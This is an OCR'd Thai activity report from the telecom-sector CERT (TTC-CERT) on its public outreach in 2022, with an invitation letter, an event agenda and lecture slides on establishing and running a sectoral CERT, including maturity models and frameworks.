
ศูนย์ TTC-CERT ได้ดำเนินการเผยแพร่ความรู้ด้านการรักษาความปลอดภัยทางไซเบอร์เพื่อประโยชน์สาธารณะ โดยมีรายการดังนี้

- **การเผยแพร่ความรู้สู่สาธารณะ ครั้งที่ 10** ศูนย์ TTC-CERT ได้ส่งเจ้าหน้าที่เป็นวิทยากรในการบรรยายในหัวข้อเรื่อง**การแบ่งปันประสบการณ์การจัดตั้งและการปฏิบัติงานของศูนย์ประสานงานรักษาความมั่นคงปลอดภัยทางคอมพิวเตอร์ด้านโทรคมนาคม (ศูนย์ TTC-CERT)** เมื่อวันพุธที่ 27 กรกฎาคม 2565 เวลา 13.00 ถึง 14.00 น. ณ ห้องประชุมสำนักข่าวกรองแห่งชาติ 3 สำนักข่าวกรองแห่งชาติ 321 ถนนราชดำเนินนอก แขวงดุสิต เขตดุสิต กรุงเทพฯ โดยมีรายละเอียดตามเอกสารแนบท้าย 1
- **การเผยแพร่ความรู้สู่สาธารณะ ครั้งที่ 11** ศูนย์ TTC-CERT ได้ดำเนินการเผยแพร่บทความชื่อ “**การโจรกรรม Email Account เพื่อหลีกเลี่ยง (bypass) มาตรการป้องกันแบบการตรวจสอบสิทธิ์แบบหลายปัจจัย (Multi-factor authentication)**” เมื่อ 7 ต.ค.65 เนื่องจากในห้วงเวลาดังกล่าวมีข่าวเกี่ยวกับกรณีพบแคมเปญฟิชชิ่งขนาดใหญ่ โดยที่ผู้โจมตีทำการโจรกรรม Email Account ของผู้ใช้งานในองค์กรแม้ว่าองค์กรของผู้ใช้งานเหล่านี้ได้เปิดใช้งานมาตรการป้องกันแบบการตรวจสอบสิทธิ์แบบหลายปัจจัย (Multi-factor authentication - MFA) แล้วก็ตาม รายงานดังกล่าวระบุว่าการโจมตีแบบฟิชชิ่งประเภทนี้มีการโจมตีมาตั้งแต่เดือนกันยายน 2564 แล้ว และผู้โจมตีได้กำหนดเป้าหมายต่อองค์กรอย่างน้อย 10,000 แห่งทั่วโลก โดยได้เผยแพร่บทความดังกล่าวที่หน้า Website ของ ศูนย์ TTC-CERT (https://www.ttc-cert.or.th/) ดัง**ภาพที่ 1** โดยมีรายละเอียดตามเอกสารแนบท้าย 2



ภาพที่ 1 *แสดงการเผยแพร่ข้อมูลบนหน้า Website ของ ศูนย์ TTC-CERT (https://www.ttc-cert.or.th/)*

- **การเผยแพร่ความรู้สู่สาธารณะ ครั้งที่ 12** ศูนย์ TTC-CERT ได้ดำเนินการเผยแพร่บทความชื่อ “**การป้องกันการ mount ไฟล์ ISO โดยอัตโนมัติบนระบบปฏิบัติการ Windows**” เมื่อ 7 ต.ค .65 เนื่องจากในรอบ 6 เดือนที่ผ่านมา ศูนย์ TTC-CERT พบว่าผู้ไม่หวังดีเริ่มมีการปรับเปลี่ยนรูปแบบการโจมตี (TTPs) โดยการนำไฟล์ที่เป็นอันตรายสำหรับใช้ในการโจมตีเหยื่อ เช่น ไฟล์ exe, dll, shortcut file, หรือไฟล์ Microsoft Office เป็นต้น มาใส่ในไฟล์ Optical Disc Image (ISO) จากนั้นผู้ไม่หวังดีจะทำการซ่อนไฟล์ และ/หรือ เปลี่ยนรูปของไอคอนเพื่อลวงให้เหยื่อเปิดไฟล์ที่ใช้สำหรับโจมตี เมื่อผู้ไม่หวังดีได้สร้างไฟล์ ISO สำหรับโจมตีเสร็จเรียบร้อยแล้วผู้ไม่หวังดีจะส่งไฟล์ ISO ดังกล่าวให้เหยื่อผ่านทาง Email หรือ ช่องทางอื่น ๆ ซึ่งสอดคล้องกับข้อมูลจากรายงานของบริษัท proofpoint ที่ระบุว่าพบการใช้งานไฟล์ ISO, RAR, และ Windows Shortcut (LNK) ถูกใช้เป็นส่วนหนึ่งในการโจมตีเพิ่มขึ้นอย่างมากซึ่งเป็นผลมาจากการที่ Microsoft ปรับเปลี่ยนนโยบายเกี่ยวกับการใช้งาน macro ในผลิตภัณฑ์ Microsoft Office ทำให้ผู้ไม่หวังดีหันมาใช้งานไฟล์ ISO, RAR และ LNK เพื่อประโยชน์ในการหลบเลี่ยงระบบป้องกันด้วย Mark of the Web (MOTW) ศูนย์ TTC-CERT ได้เผยแพร่บทความดังกล่าวเมื่อ 7 ต.ค.65 ที่หน้า Website ของ ศูนย์ TTC-CERT (https://www.ttc-cert.or.th/) ดัง**ภาพที่ 2** โดยมีรายละเอียดตามเอกสารแนบท้าย 3



ภาพที่ 2 *แสดงการเผยแพร่ข้อมูลบนหน้า Website ของ ศูนย์ TTC-CERT (https://www.ttc-cert.or.th/)*

- **การเผยแพร่ความรู้สู่สาธารณะ ครั้งที่ 13** ศูนย์ TTC-CERT โดยนายพิศุทธิ์ ม่วงสมัย ได้ให้สัมภาษณ์รายการข่าวค่ำมิติใหม่ ThaiPBS ดัง**ภาพที่ 3** โดยมีหัวข้อเกี่ยวกับ “**Malware Campaign กำหนดเป้าหมายโจมตีคนไทยโดยการปลอมแปลง Android Application ให้ดูเหมือนเป็น Application จากหน่วยงานภาครัฐ (กรมสรรพากร) ด้วยการหลอกให้ติดตั้ง Android Remote Access Trojan (RAT)**” เมื่อ 21 ก.ย.65 ซึ่งการให้สัมภาษณ์ดังกล่าวเป็นการให้ข้อมูลเกี่ยวกับเหตุภัยคุกคามทางไซเบอร์ที่มีผลกระทบกับประชาชนเป็นวงกว้าง

นอกจากนี้ยังให้ความรู้กับประชาชนเกี่ยวกับการป้องกันเพื่อไม่ให้ตกเป็นเหยื่อจากการโจมตีของกลุ่มมิจฉาชีพดังกล่าว โดยมีรายละเอียดตามไฟล์การให้สัมภาษณ์ที่แนบมาด้วย หรือ สามารถดูได้ที่ https://www.youtube.com/watch?v=PT8Dnw8IlKk&ab_channel=ThaiPBS (นาทีที่ 00:37:29)

ภาพที่ 3 *ส่วนหนึ่งของภาพการให้สัมภาษณ์รายการข่าวค่ำ ThaiPBS*

- **การเผยแพร่ความรู้สู่สาธารณะ ครั้งที่ 14** ศูนย์ TTC-CERT ได้ส่งเจ้าหน้าที่เป็นวิทยากรในการบรรยายเพื่อหารือและแลกเปลี่ยนข้อมูลด้านการดำเนินงานศูนย์ประสานงานรักษาความมั่นคงปลอดภัยทางคอมพิวเตอร์ (Sectorial CERT) ระหว่างภาคส่วนโทรคมนาคมและภาคส่วนพลังงาน เมื่อวันพุธที่ 9 พฤศจิกายน 2565 เวลา 13.30 ถึง 15.30 น. ณ ห้องประชุม 1 ชั้น 15 กระทรวงพลังงาน อาคารบี ศูนย์เอนเนอร์ยี่คอมเพล็กซ์ เขตจตุจักร กรุงเทพฯ โดยมีรายละเอียดตามเอกสารแนบท้าย 4
- **การเผยแพร่ความรู้สู่สาธารณะ ครั้งที่ 15** ศูนย์ TTC-CERT ได้ส่งผู้แทนไปบรรยายกรณีธนาคารแห่งประเทศไทย (ธปท.) ได้มีหนังสือเชิญให้ นายพิศุทธิ์ ม่วงสมัย เป็นวิทยากรในการบรรยายในหลักสูตรการสืบสวนอาชญากรรมทางเทคโนโลยีที่เกี่ยวเนื่องกับภัยทางการเงิน ของธนาคารแห่ง

ประเทศไทย วันศุกร์ที่ 10 พฤศจิกายน 2565 เวลา 09.00 ถึง 12.00 น. ชั้น 2 อาคาร 7 ธนาคารแห่งประเทศไทย โดยมีรายละเอียดตามเอกสารแนบท้าย 5

- **การเผยแพร่ความรู้สู่สาธารณะ ครั้งที่ 16** ศูนย์ TTC-CERT ได้ส่ง นายพิศุทธิ์ ม่วงสมัย เข้าร่วมประชุมและเป็นวิทยากรเพื่อเผยแพร่ความรู้สู่สาธารณะในหัวข้อ “**Contact Us Form Scam กรณีผู้ไม่หวังดีใช้ contact us form ในการหลอกลวง (scam) องค์กรในประเทศไทย**” ในการประชุม Thailand CERTs Community (TH-CC) ครั้งที่ 4/2565 จัดโดยสมาคมบริษัทหลักทรัพย์ไทย เมื่อ 26 ต.ค.65 ณ สำนักงานคณะกรรมการกำกับหลักทรัพย์และตลาดหลักทรัพย์ โดยมีรายละเอียดตามเอกสารแนบท้าย 6

เอกสารแนบท้าย 1

รายงานการเผยแพร่ความรู้สู่สาธารณะ ครั้งที่ 10

สำนักข่าวกรองแห่งชาติ ได้มีหนังสือเชิญให้ พ.ท.พิศุทธิ์ ม่วงสมัย เป็นวิทยากรในการบรรยายในหัวข้อเรื่องการแบ่งปันประสบการณ์การจัดตั้งและการปฏิบัติงานของศูนย์ประสานงานรักษาความมั่นคงปลอดภัยทางคอมพิวเตอร์ด้านโทรคมนาคม (ศูนย์ TTC-CERT) เมื่อวันพุธที่ 27 กรกฎาคม 2565 เวลา 13.00 ถึง 14.00 น. ณ ห้องประชุมสำนักข่าวกรองแห่งชาติ 3 โดยมีรายละเอียดตามเอกสารแนบท้าย 1

ทั้งนี้ วัตถุประสงค์ในการบรรยายเพื่อต้องการให้เจ้าหน้าที่ฝ่ายความมั่นคงได้รับข้อมูลประสบการณ์ในการจัดตั้งศูนย์ประสานการรักษาความมั่นคงปลอดภัยระบบคอมพิวเตอร์สำหรับหน่วยงานโครงสร้างพื้นฐานสำคัญทางสารสนเทศ (Sectorial CERT) อันจะนำไปสู่การจัดตั้งศูนย์ประสานการรักษาความมั่นคงปลอดภัยระบบคอมพิวเตอร์ ภาคส่วนความมั่นคงต่อไปในอนาคต โดยมีรายละเอียดหัวข้อการบรรยายตามเอกสารแนบท้าย 2 ซึ่งการบรรยายในหัวข้อดังกล่าวจะเป็นประโยชน์แก่สาธารณะอันเนื่องมาจากหน่วยงานด้านความมั่นคงสามารถนำประสบการณ์ที่ได้จากการบรรยายในครั้งนี้ไปจัดตั้งศูนย์ประสานการรักษาความมั่นคงปลอดภัยระบบคอมพิวเตอร์ ภาคส่วนความมั่นคง เพื่อเป็นประโยชน์ต่อประเทศชาติในอนาคตและเพื่อปกป้องผลประโยชน์ของชาติอีกด้วย

สรุปข้อการบรรยาย มีดังนี้

- CERT คือ?
- PDCA
- ระดับขีดความสามารถ (Maturity Level)
- กรอบงาน CERT (CERT Framework)
- การขออนุมัติจัดตั้ง CERT จากผู้บริหารระดับสูง
- การปฏิบัติงานของ CERT (Sectorial CERT)
- กระบวนการรับมือและแก้ไขเหตุภัยคุกคาม
- บริการเพิ่มเติม
- Key Takeaways

ภาพบรรยากาศการบรรยาย ห้องประชุมสำนักข่าวกรองแห่งชาติ 3 สำนักข่าวกรองแห่งชาติ

ด่วนมาก

ที่ นร ๐๖๑๖/๔๐๓/๑

เลขรับที่ 104
หน่วยงาน กวก
วันที่ ๒๗ ก.ค. ๖๕
ถึง

สำนักข่าวกรองแห่งชาติ
๓๒๑ ถนนราชดำเนินนอก
เขตดุสิต กรุงเทพฯ ๑๐๓๐๐

๒๗ กรกฎาคม ๒๕๖๕

เรื่อง ขอเรียนเชิญเป็นวิทยากรบรรยายหัวข้อ "การแบ่งปันประสบการณ์การจัดตั้งและการปฏิบัติงานของศูนย์ประสานงานรักษาความมั่นคงปลอดภัยทางคอมพิวเตอร์ด้านโทรคมนาคม (TTC-CERT)"

เรียน นายวิเชาวน์ รักพงษ์ไพโรจน์ นายกสมาคมโทรคมนาคมแห่งประเทศไทยในพระบรมราชูปถัมภ์

สิ่งที่ส่งมาด้วย กำหนดการ กิจกรรมแลกเปลี่ยนเรียนรู้ "การจัดตั้งศูนย์ประสานการรักษาความมั่นคงปลอดภัยระบบคอมพิวเตอร์ สำหรับหน่วยงานโครงสร้างพื้นฐานสำคัญทางสารสนเทศ" จำนวน ๑ ชุด

ด้วยสำนักข่าวกรองแห่งชาติ กำหนดจัดกิจกรรมแลกเปลี่ยนเรียนรู้ "การจัดตั้งศูนย์ประสานการรักษาความมั่นคงปลอดภัยระบบคอมพิวเตอร์ สำหรับหน่วยงานโครงสร้างพื้นฐานสำคัญทางสารสนเทศ (Sectorial CERT)" เพื่อสร้างความเข้าใจเกี่ยวกับบทบาทหน้าที่และภารกิจ Sectorial CERT และเตรียมความพร้อมให้แก่หน่วยงานที่เกี่ยวข้องสามารถปฏิบัติตามประกาศคณะกรรมการการรักษาความมั่นคงปลอดภัยไซเบอร์แห่งชาติ เรื่อง ลักษณะหน้าที่และความรับผิดชอบของศูนย์ประสานการรักษาความมั่นคงปลอดภัยระบบคอมพิวเตอร์ สำหรับหน่วยงานโครงสร้างพื้นฐานสำคัญทางสารสนเทศ และภารกิจหรือให้บริการที่เกี่ยวข้อง พ.ศ.๒๕๖๔ ได้อย่างมีประสิทธิภาพ

ในการนี้ สำนักข่าวกรองแห่งชาติ ใคร่ขอความอนุเคราะห์ สมาคมโทรคมนาคมแห่งประเทศไทยในพระบรมราชูปถัมภ์ ให้การสนับสนุนวิทยากรบรรยายในหัวข้อ "การแบ่งปันประสบการณ์การจัดตั้งและการปฏิบัติงานของศูนย์ประสานงานรักษาความมั่นคงปลอดภัยทางคอมพิวเตอร์ด้านโทรคมนาคม (TTC-CERT)" ในวันพุธที่ ๒๗ กรกฎาคม พ.ศ. ๒๕๖๕ เวลา ๑๓.๐๐ - ๑๖.๐๐ น. ณ ห้องประชุมสำนักข่าวกรองแห่งชาติ โดยมอบหมายให้นายธีระยุทธ ธีรประถัมภ์ หมายเลขโทรศัพท์ ๐๖๓ ๒๐๓ ๖๘๒๔ เป็นผู้ประสานงานในรายละเอียดทั้งนี้ ขอความกรุณาส่งหนังสือตอบรับการเป็นวิทยากรแจ้งให้สำนักข่าวกรองแห่งชาติทราบด้วย

จึงเรียนมาเพื่อโปรดพิจารณา และขอขอบคุณมา ณ โอกาสนี้

ขอแสดงความนับถือ

(นายพุ่งพงษ์ สุวรรณเลิศ)
ที่ปรึกษาสำนักข่าวกรองแห่งชาติ รักษาราชการแทน
รองผู้อำนวยการ ปฏิบัติราชการแทน
ผู้อำนวยการสำนักข่าวกรองแห่งชาติ

ศูนย์เทคโนโลยีสารสนเทศและการสื่อสาร
โทรศัพท์ ๐๒ ๒๘๐ ๖๘๔๑

สิ่งที่ส่งมาด้วย

กำหนดการกิจกรรมแลกเปลี่ยนเรียนรู้
เรื่อง "การจัดตั้งศูนย์ประสานการรักษาความมั่นคงปลอดภัยระบบคอมพิวเตอร์
สำหรับหน่วยงานโครงสร้างพื้นฐานสำคัญทางสารสนเทศ (Sectorial CERT)"
วันพุธที่ ๒๗ กรกฎาคม พ.ศ. ๒๕๖๕ เวลา ๐๙.๐๐ – ๑๖.๐๐ น.
ณ ห้องประชุมสำนักข่าวกรองแห่งชาติ ๓
สำนักงานวังปารุสกวัน ถนนพิษณุโลก แขวงดุสิต เขตดุสิต กรุงเทพฯ

วันพุธที่ ๒๗ กรกฎาคม พ.ศ. ๒๕๖๕	
๐๘.๓๐ – ๐๘.๕๐ น.	• ลงทะเบียน
๐๘.๕๐ - ๐๙.๐๐ น.	• กล่าวต้อนรับและกล่าวเปิดการจัดกิจรรม โดยนายธนากร บัวรัษฎ์ ผู้อำนวยการสำนักข่าวกรองแห่งชาติ
๐๙.๐๐ - ๑๒.๐๐ น.	• บทบาทหน้าที่และภารกิจของศูนย์ประสานการรักษาความมั่นคงปลอดภัยระบบคอมพิวเตอร์สำหรับหน่วยงานโครงสร้างพื้นฐานสำคัญทางสารสนเทศ (Sectorial CERT) • แนวทางการจัดตั้งและปฏิบัติงานของศูนย์ประสานการรักษาความมั่นคงปลอดภัยระบบคอมพิวเตอร์สำหรับหน่วยงานโครงสร้างพื้นฐานสำคัญทางสารสนเทศ (Sectorial CERT) และการปฏิบัติงานร่วมกับศูนย์ประสานการรักษาความมั่นคงปลอดภัยระบบคอมพิวเตอร์แห่งชาติ (National CERT) โดย พ.ต.อ. ณัทกฤช พรหมจันทร์ ผู้อำนวยการสำนักปฏิบัติการ สำนักงานคณะกรรมการการรักษาความมั่นคงปลอดภัยไซเบอร์แห่งชาติ (สกมช.)
๑๒.๐๐ – ๑๓.๐๐ น.	พักรับประทานอาหารกลางวันและเครื่องดื่ม
๑๓.๐๐ – ๑๖.๐๐ น.	• การแบ่งปันประสบการณ์ "การจัดตั้งและการปฏิบัติงานของศูนย์ประสานงานรักษาความมั่นคงปลอดภัยทางคอมพิวเตอร์ด้านโทรคมนาคม (TTC-CERT)" โดย พ.ท.พิศุทธิ์ ม่วงสมัย หัวหน้าฝ่ายเทคนิค ศูนย์ประสานงานรักษาความมั่นคงปลอดภัยทางคอมพิวเตอร์ด้านโทรคมนาคม (TTC-CERT)

<u>หมายเหตุ</u> พักรับประทานอาหารว่าง เช้า ๑๐.๓๐ - ๑๐.๔๕ และ บ่าย ๑๔.๓๐ - ๑๔.๔๕ น.
กำหนดการอาจมีการเปลี่ยนแปลงตามความเหมาะสม

TLP:WHITE

การแบ่งปันประสบการณ์การจัดตั้งและการปฏิบัติงาน

ของศูนย์ประสานงานรักษาความมั่นคงปลอดภัยทางคอมพิวเตอร์ด้านโทรคมนาคม (ศูนย์ TTC-CERT)

โดย พิศุทธิ์ ม่วงสมัย (Technical Team Lead, TTC-CERT)

27 ก.ค.65

TLP:WHITE

Agenda

- CERT คือ?
- PDCA
- ระดับขีดความสามารถ (Maturity Level)
- กรอบงาน CERT (CERT Framework)
- การขออนุมัติจัดตั้ง CERT จากผู้บริหารระดับสูง
- การปฏิบัติงานของ CERT (Sectorial CERT)
- กระบวนการรับมือและแก้ไขเหตุภัยคุกคาม
- บริการเพิ่มเติม
- Key Takeaways

ศูนย์ประสานงานรักษาความมั่นคงปลอดภัยทางคอมพิวเตอร์ด้านโทรคมนาคม | Thailand Telecommunications Sector CERT (https://www.ttc-cert.or.th/)

TLP:WHITE

CERT คือ?

ศูนย์ประสานงานรักษาความมั่นคงปลอดภัยทางคอมพิวเตอร์ด้านโทรคมนาคม | Thailand Telecommunications Sector CERT (https://www.ttc-cert.or.th/)

TLP:WHITE

NOC vs SOC vs CERT

- **Network Operations Center (NOC)** เป็นสถานที่รวมศูนย์ ที่ทีมไอทีสามารถตรวจสอบประสิทธิภาพและสถานภาพของเครือข่ายได้อย่างต่อเนื่อง
- **Security Operations Center (SOC)** เป็นสถานที่รวมศูนย์ ที่ทีม Security สามารถดำเนินการป้องกัน ตรวจจับ วิเคราะห์ เฝ้าระวัง และตอบสนองต่อเหตุการณ์ด้านความปลอดภัยทางไซเบอร์ได้อย่างต่อเนื่อง
- **Computer Emergency Response Team (CERT) หรือ Computer Security Incident Response Team (CSIRT)**
  - เป็นกลุ่มผู้เชี่ยวชาญที่จัดการหรือรับมือกับเหตุการณ์ด้านความปลอดภัยทางไซเบอร์ (computer security incident)
  - เป้าหมายของ CERT คือ
    - การลดและควบคุมความเสียหายที่เกิดจากเหตุการณ์ด้านความปลอดภัยทางไซเบอร์
    - ให้คำแนะนำที่มีประสิทธิภาพสำหรับการตอบสนองและการกู้คืนระบบ
    - ดำเนินการเพื่อป้องกันไม่ให้เหตุการณ์ด้านความปลอดภัยทางไซเบอร์เกิดขึ้นอีกในอนาคต
  - ให้บริการด้านการป้องกันและการความรู้
    - ให้คำแนะนำเกี่ยวกับช่องโหว่ในซอฟท์แวร์และฮาร์ดแวร์ที่ใช้งานอยู่
    - แจ้งให้ผู้ใช้งานหรือสมาชิกทราบเกี่ยวกับวิธีการโจมตี และมัลแวร์ที่ใช้ประโยชน์จากช่องโหว่ต่าง ๆ ที่เกี่ยวข้อง

ศูนย์ประสานงานรักษาความมั่นคงปลอดภัยทางคอมพิวเตอร์ด้านโทรคมนาคม | Thailand Telecommunications Sector CERT (https://www.ttc-cert.or.th/)

CERT or CSIRT or ...


- CERT or CERT/CC (Computer Emergency Response Team / Coordination Center)
- CSIRT (Computer Security Incident Response Team)
- IRT (Incident Response Team)
- CIRT (Computer Incident Response Team)
- SERT (Security Emergency Response Team)

ศูนย์ประสานการรักษาความมั่นคงปลอดภัยทางคอมพิวเตอร์ ที่ทำเนียบรัฐบาล | Thailand Telecommunications Sector CERT (https://www.ttc-cert.or.th/)

PDCA

ศูนย์ประสานการรักษาความมั่นคงปลอดภัยทางคอมพิวเตอร์ ที่ทำเนียบรัฐบาล | Thailand Telecommunications Sector CERT (https://www.ttc-cert.or.th/)

PDCA



ศูนย์ประสานการรักษาความมั่นคงปลอดภัยทางคอมพิวเตอร์ ที่ทำเนียบรัฐบาล | Thailand Telecommunications Sector CERT (https://www.ttc-cert.or.th/)

วางแผน (Plan)

- การจัดทำกรอบงาน CERT (CERT Framework)
- การกำหนดงบประมาณ
  - งบประมาณด้านการปฏิบัติการ
  - งบประมาณที่ใช้สำหรับการลงทุน
- การจัดทำแผนปฏิบัติการ
  - สะท้อนเป้าหมายของ CSIRT ที่มีต่อองค์กร และความเชื่อมโยงระหว่างเป้าหมายกับงบประมาณ
- การนำเสนองบประมาณและแผนงาน
  - นำเสนอต่อบุคคลที่มีอำนาจอนุมัติแผนและค่าใช้จ่ายต่าง ๆ ในการจัดตั้ง CSIRT

ศูนย์ประสานการรักษาความมั่นคงปลอดภัยทางคอมพิวเตอร์ ที่ทำเนียบรัฐบาล | Thailand Telecommunications Sector CERT (https://www.ttc-cert.or.th/)

ลงมือทำ (Do)

- การดำเนินการตามแผน
- ร่างนโยบายการรับมือและแก้ไขเหตุภัยคุกคาม (Incident Response Plan)
- ร่างนโยบายการจัดการและแลกเปลี่ยนข้อมูล
- ประชาสัมพันธ์การจัดตั้ง CERT
- สร้างเครือข่ายความร่วมมือจากการเข้าร่วมการประชุม และ/หรือ การเสวนาต่าง ๆ
- ซ้อมรับมือเหตุภัยคุกคาม
- ดำเนินการรับมือและแก้ไขเหตุภัยคุกคาม
- ให้บริการตามภารกิจหลักอื่น ๆ

ตรวจสอบ (Check)

- วิเคราะห์การทำงานของ CERT
  - ให้ความสำคัญกับลำดับขั้นตอนการทำงาน (workflow) กระบวนการและภารกิจที่สำคัญ
    - การดำเนินการไม่ต่อเนื่อง ไม่สม่ำเสมอหรือไม่
    - พัฒนาและปรับปรุง workflow ให้ดียิ่งขึ้นได้อย่างไร
  - ใช้วิธีการประเมินผลที่เหมาะสม
  - ให้บุคลากรเข้ามามีส่วนร่วม
  - สิ่งที่ CERT ดำเนินการได้ดีอยู่แล้ว
  - ช่องทางในการปรับปรุงและพัฒนา
  - CERT ทำงานตามกระบวนการและมาตรฐานที่วางไว้หรือไม่

ปรับปรุง (Act)

- ตัดสินใจเกี่ยวกับภารกิจ บริการเพิ่มเติมและการพัฒนาปรับปรุง

CERT strategic plan

- Current state ⟶ Future state (ตามมาตรฐานสากล CERT Maturity Framework)
  - CSIRT Maturity Framework https://www.enisa.europa.eu/topics/csirts-in-europe/csirt-capabilities/csirt-maturity
  - ประกาศคณะกรรมการการรักษาความมั่นคงปลอดภัยไซเบอร์แห่งชาติ เรื่อง ลักษณะ หน้าที่และความรับผิดชอบของศูนย์ประสานการรักษาความมั่นคงปลอดภัยระบบคอมพิวเตอร์ สำหรับหน่วยงานโครงสร้างพื้นฐานสำคัญทางสารสนเทศ และภารกิจหรือให้บริการที่เกี่ยวข้อง พ.ศ.2564
    - https://www.ncsa.or.th/announcement.html
- ระบุ Gap ⟶ Action Plan

ระดับขีดความสามารถ (Maturity Level)

ระดับขีดความสามารถ (Maturity Level)

1. ระดับเบื้องต้น
   - ตั้งขึ้นเพื่อเป็นผู้ติดต่อ (Point of Contact: POC) สำหรับประสานแจ้งเหตุและแก้ไขเหตุภัยคุกคาม
   - มีกฎ ระเบียบ และข้อบังคับสำหรับการแจ้งเตือน
   - และรายงานไปยังองค์กรที่เกี่ยวข้องต่าง ๆ
2. ระดับพื้นฐาน
   - ระดับที่ 1 +
   - มีกระบวนการรับมือเหตุภัยคุกคามทางไซเบอร์
   - ใช้ระบบสำหรับรับแจ้งเหตุและติดตามการดำเนินการ (ticketing system)
   - สามารถให้คำแนะนำด้านความมั่นคงปลอดภัยแก่องค์กร
3. ระดับพร้อมรับมือ
   - ระดับที่ 2 +
   - มีขีดความสามารถในการวิเคราะห์เหตุภัยคุกคาม
   - มีกระบวนการจัดประเภทและจัดการข้อมูล

Source: Establish A CSIRT (TH) https://www.etda.or.th/th/Useful-Resource/publications/Establish-A-CSIRT-THAI.aspx

ระดับขีดความสามารถ (Maturity Level) (ต่อ)

4. ระดับเชิงรุก
   - ระดับที่ 3 +
   - เผยแพร่ข้อมูลข่าวสารเกี่ยวกับความมั่นคงปลอดภัยทางไซเบอร์
   - มีขีดความสามารถในการตรวจสอบและเฝ้าระวังเหตุภัยคุกคามทางไซเบอร์อย่างสม่ำเสมอ
   - มีแผนและมีการดำเนินการฝึกอบรมพัฒนาบุคลากร
5. ระดับครบวงจร
   - ระดับที่ 4 +
   - สามารถเฝ้าระวังและตรวจจับเหตุภัยคุกคามทางไซเบอร์ แบบเรียลไทม์
   - เมื่อพบเหตุภัยคุกคามทางไซเบอร์ประเภทใหม่ สามารถทำข้อแนะนำหรือคู่มือในการตรวจจับและป้องกันเหตุภัยคุกคามทางไซเบอร์
   - เผยแพร่ข้อแนะนำหรือคู่มือดังกล่าวแก่ทั้งภายใน sector และ ภายนอก sector

Source: Establish A CSIRT (TH) https://www.etda.or.th/th/Useful-Resource/publications/Establish-A-CSIRT-THAI.aspx

ENISA CSIRT maturity assessment model

- Tier 1 - Fundamental (Essential, indispensable)
- Tier 2 - Baseline (Steady, Sure-Footed)
- Tier 3 - Advanced (Stable, Well-Balanced)

Source: ENISA CSIRT maturity assessment model https://www.enisa.europa.eu/topics/csirts-in-europe/csirt-capability/csirt-maturity

ENISA CSIRT maturity assessment model

- Tier 1 - Fundamental (Essential, indispensable)
  - CERT ถูกจัดตั้งขึ้น
  - สร้างการยอมรับใน CERT community (ตามความสามารถของแต่ละบุคคล)
- Tier 2 - Baseline (Steady, Sure-Footed)
  - CERT มีความสามารถพื้นฐาน (baseline capabilities) ด้าน operations
  - ทีม CERT ได้รับการยอมรับและได้รับ trust ใน CERT community
- Tier 3 - Advanced (Stable, Well-Balanced)
  - CERT มีความสามารถครบถ้วนและเป็นที่ยอมรับและเป็นเสาหลักใน CERT community
  - CERT สามารถดำเนินการตาม mission ได้โดยไม่ต้องพึ่งพาตัวบุคคลจากทีมอีกต่อไป
  - วิธีการปฏิบัติงานและการดำเนินการต่าง ๆ ของ CERT มีการบันทึกไว้ในรูปแบบเอกสารทั้งหมด

Source: ENISA CSIRT maturity assessment model https://www.enisa.europa.eu/topics/csirts-in-europe/csirt-capabilities/csirt-maturity

ความไว้วางใจ (trust)

- หากองค์กรและสมาชิกทางไม่ไว้วางใจ CERT อย่างชัดเจน องค์กรและสมาชิกก็จะไม่แบ่งปันข้อมูลกับ CERT ได้ และจะไม่ใช้ข้อมูลหรือคำแนะนำต่างๆ ที่ CERT มีให้
- ความไว้วางใจ (trust) เป็นสิ่งสำคัญสำหรับ Sectorial CERT ตลอดจนองค์กรและสมาชิกเองก็ต้องการความเชื่อใจว่า CERT สามารถจัดการกับข้อมูลที่ละเอียดอ่อนหรือมีชั้นความลับได้อย่างมีความรับผิดชอบ

กรอบงาน CERT (CERT Framework)

CERT Framework

- CSIRT Services Framework
  - https://www.first.org/standards/frameworks/csirts/csirt_services_framework_v2.1
- กำหนดรายละเอียดเกี่ยวกับ
  - พันธกิจ (mission statement) ของ CERT
    - กำหนดวัตถุประสงค์และหน้าที่ของ CERT ให้ชัดเจน
    - ระบุเป้าหมายระยะยาวและเป้าหมายหลักของ CERT
  - ผู้รับบริการ (Constituency)
    - ขอบเขต (scope) ผู้รับบริการ
      - กำหนดให้ชัดเจน
      - ผู้รับบริการต้องทราบว่าจะต้องติดต่อใครในกรณีที่เกิดเหตุภัยคุกคาม
    - สามารถกำหนดความต้องการพื้นฐาน
      - สิ่งที่ต้องได้รับการปกป้อง
      - รูปแบบการให้บริการ - Alerts and warnings | Incident handling | Announcements
  - จำนวน และ ประเภทภารกิจ
  - ทรัพยากรที่ต้องใช้ในการดำเนินการเพื่อให้บรรลุภารกิจ

CERT Framework

- อำนาจหน้าที่
  - เป็นสิ่งที่กำหนดว่า CERT ได้รับอนุญาตให้ทำอะไรได้บ้าง
    - ให้คำแนะนำ
    - แจ้งเตือน
    - หยุดบริการที่พบว่ามีช่องโหว่หรือถูกเจาะระบบแล้ว
  - CERT ควรมีหน้าที่รับผิดชอบในด้านเทคนิคและไม่ควรมีอำนาจในการประชุมปรามหรือลงโทษ
- ระบุอำนาจหน้าที่ให้ชัดเจน
  - ได้รับการอนุมัติจาก Board/CEO/ผู้มีอำนาจสูงสุดในองค์กร
  - เป็นลายลักษณ์อักษร
- การได้รับการสนับสนุนจากผู้มีอำนาจสูงสุดในองค์กรเป็นสิ่งสำคัญ

